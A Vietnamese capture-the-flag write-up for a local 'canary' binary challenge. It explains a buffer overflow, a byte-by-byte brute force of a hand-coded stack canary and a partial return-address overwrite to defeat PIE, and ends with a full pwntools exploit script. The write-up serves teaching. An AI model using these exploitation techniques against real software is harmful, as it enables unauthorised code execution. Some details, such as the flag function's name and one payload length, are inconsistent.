


CANARY WRITE UP

1. Đọc hiểu source code:







* Đầu tiên, ta đọc hàm main( ) , trong hàm main( ) , ta thấy có gọi 2 hàm là read\_canary( ) và vuln( ) và kết thúc chương trình.
* Hàm read\_canary( ) : Ta thấy chương trình khai báo 1 mảng kí tự key[4] , sau đó mở file canary.txt và ghi 4 bytes dữ liệu vào mảng kí tự trên. Tức là đọc canary vào mảng key.
* Hàm vuln() :
  + Đầu tiên, chương trình khai báo 1 mảng canary[4] và copy 4 bytes chuỗi key vào canary.
  + Sau đó cho nhập 32 bytes kí tự vào mảng user\_len , nếu kí tự nhập vào là ‘\n’ thì kết thúc chuỗi nhập. Sau đó in chuỗi user\_len theo định dạng integer vào biến count. Ở bước này, chương trình cho chúng ta nhập số kí tự chúng ta muốn nhập.
  + Tiếp theo cho nhập vào mảng buf[32] với count bytes ta vừa nhập.
  + Sau khi nhập, kiểm tra 4 bytes canary và key có bằng nhau không? Nếu không bằng thì in ra dòng chữ “\*\*\* Stack Smashing Detected \*\*\* : Canary Value Corrupt!” và exit(-1) - thoát chương trình. Còn nếu mà bằng thì in ra dòng chữ “Ok... Now Where's the Flag?\n”.
* Ta còn thấy chương trình có hàm read\_flag( ) nhưng nó không được gọi. Vậy coi thử xem nó làm gì? Đúng với cái tên, hàm này đọc file flag.txt và in ra cho chúng ta.

Xong , với những hàm trên, ta thấy rõ hướng của chúng ta là làm sao gọi được hàm display\_flag( ) để lấy flag.

1. Tìm lỗi và ý tưởng:
   1. Tìm lỗi:

Trong hàm vuln( ), khi nhập user\_len, vì mỗi lần chỉ nhập vào 1 bytes, nhưng lại nhập được 32 lần, nên ta có thể gửi lần lượt là “1” , “0”, ”0”, ”0”. Thì ta sẽ được nhập vào 1000 bytes vào buf. Tức là ở đây ta có thể điều khiển được số lượng kí tự mà chúng ta muốn nhập.


Vấn đề ở chỗ là buf có số lượng kí tự là 32. Vậy ta có thể tạo ra 1 lỗi buffer overflow ở đây nếu count > 32 .

* 1. Ý tưởng:

Ý tưởng của chúng ta là làm tràn địa chỉ return của vuln( ) thành địa chỉ của hàm display\_flag( ) .

1. Khai thác:

Đầu tiên ta tìm offset từ buf đến return address của vuln( )




* Offset = 0xffffd49c - 0xffffd468 = 0x34 (bytes)


Vậy, với ý tưởng trên, payload của chúng ta sẽ có dạng:

Payload = ‘a’\*0x34 + display\_address

Thử payload trên thì:




Có dòng “\*\*\* Stack…” , có nghĩa là như lúc đầu đọc code. Hàm vuln( ) kiểm tra canary đã bị sai.



Mình tạo 1 file canary.txt giả, chứa 4 bytes kí tự là 1234, ở đoạn này so sánh key và canary trong vuln() , các bạn thấy key đúng là ‘1234’ còn canary lúc này là ‘aaaa’ , tức là nó đã bị chuỗi payload của chúng ta làm thay đổi. Debug xem kĩ hơn .


Vị trí của canary nằm trong stack



ở ebp-14,canary nằm trước return address của vuln() , vậy nên khi payload của chúng ta overwrite return address của vuln( ) thì cũng làm thay đổi canary luôn, điều đó gây ra thoát chương trình.

Vậy payload và hướng giải trên của chúng ta đã có vấn đề.

Chúng ta có 2 hướng, 1 là bypass canary, 2 là tìm hướng giải khả thi khác. Mình sẽ thử hướng 2 xem sao.



Kiểm tra file binary thì thấy , not excute enable, không thể gọi shellcode được rồi. pie enable, cũng không thể suy nghĩ hướng ret2libc rồi. Vậy chỉ còn cách bypass canary. Mình thấy đây là canary được lập trình chứ không phải canary do cơ chế bảo vệ của linux kernel, nên có thể bypass được bằng cách nào đó.

Đọc hints thì ta thấy nó kêu brute force canary 1 cách thông minh?

Ta nghĩ xem, canary có 4 kí tự, là các kí tự trong khoảng từ 1-256. Ta phải brute forced 4 kí tự này thì cần (256 mũ 4) lần , số lượng rất nhiều, có vẻ không thông minh lắm.

Vậy nghĩ đến brute từng kí tự thì sao?

Thay vì ghi đè lên cả 4 bytes của canary, ta chỉ ghi đè lên 1 bytes

Giả sử : axxx là canary sau khi ta ghi đè bytes đầu tiên. Nếu ‘a’ là kí tự đúng với bytes đầu của canary ( vì 3 bytes sau vẫn chưa bị thay đổi) thì ta ghi nhận ‘a’, còn nếu sai thì tiếp tục kí tự ‘b’.

Sau khi biết được bytes đầu tiên , ta tiếp tục brute 2 bytes canary. Ví dụ:

abxx, nếu đúng thì ta lại ghi nhận “ab” . Cứ như vậy cho đến hết 4 bytes.

Ta tính được từ buf đến canary có cần 32 bytes.

# pseudo code

Canary= “ ” # tạo biến lưu canary

[vòng lặp cho 4 kí tự ] :

[vòng lặp cho các kí tự có mã ascii ‘k’ từ 1-256 ] :

Payload = ‘a’\*32 + canary + chr(k)

If đúng : canary += chr(k)

# real code

canary = ''

def leakCanary():

canary=""

for i in range(1, 5):

for j in range(256):

s = process('./canary')

s.sendlineafter('> ', str(32+i))

s.sendafter('> ', 'a'\*32+canary+chr(j))

output = s.recvline()

if "\*\*\* Stack Smashing Detected \*\*\* : Canary Value Corrupt!\n" not in output:

canary += chr(j)

break


return canary

Sau khi brute xong thì mình có được chuỗi canary là “wrvW” .

Vậy giờ quay lại payload của chúng ta:

Payload = ‘a’\*32+ canary + (0x32-34)\*’a’ + p64(display\_flag)

Lại sai, bởi vì file binary có PIE. Địa chỉ hàm là random, địa chỉ gì cũng random, nhưng 1,5 bytes cuối là bytes offset, cho nên sẽ không random. Ta kiểm tra địa chỉ main+90 ( địa chỉ bị overwite) và địa chỉ display\_flag:



Ta thấy chúng gần giống như, chỉ khác 1,5 bytes cuối. Vậy ta chỉ cần ghi đè 2 bytes cuối là được, vì chúng ta không thể ghi đè 1,5 bytes( không có cách cắt nửa bytes) . Nhưng nửa bytes bị random kia là vấn đề, chúng ta không biết nó là bao nhiêu, chỉ biết nó nằm trong khoảng từ 0-f trong hệ hexa.

Vậy brute tiếp.

Ở đây mình chọn đại 1 số là 8. Tức là payload sẽ như sau:

Payload = ‘a’\*32+ canary + (0x32-34)\*’a’ + ‘\xed’ + ‘\x87’

Và liên tục chạy brute đến khi nửa byte kia bị random thành số 8 thì chúng ta lấy được flag.

# full code:

from pwn import \*

canary = ''

def leakCanary():

canary=""

for i in range(1, 5):

for j in range(256):

s = process('./canary')

s.sendlineafter('> ', str(32+i))

s.sendafter('> ', 'a'\*32+canary+chr(j))

output = s.recvline()

if "\*\*\* Stack Smashing Detected \*\*\* : Canary Value Corrupt!\n" not in output:

canary += chr(j)

break

return canary

def solve(canary):

payload = 'a'\*32

payload += canary

payload += 'a'\*16

payload += '\xed'

payload += '\x87'

while True:

try:

s = process("./canary")

s.sendline('54')

s.sendline(payload)

s.interactive()

s.close()

break

except:

s.close()

canary = leakCanary()

print "your canary: " + canary

solve(canary)

Thế là chúng ta đã xong bài này !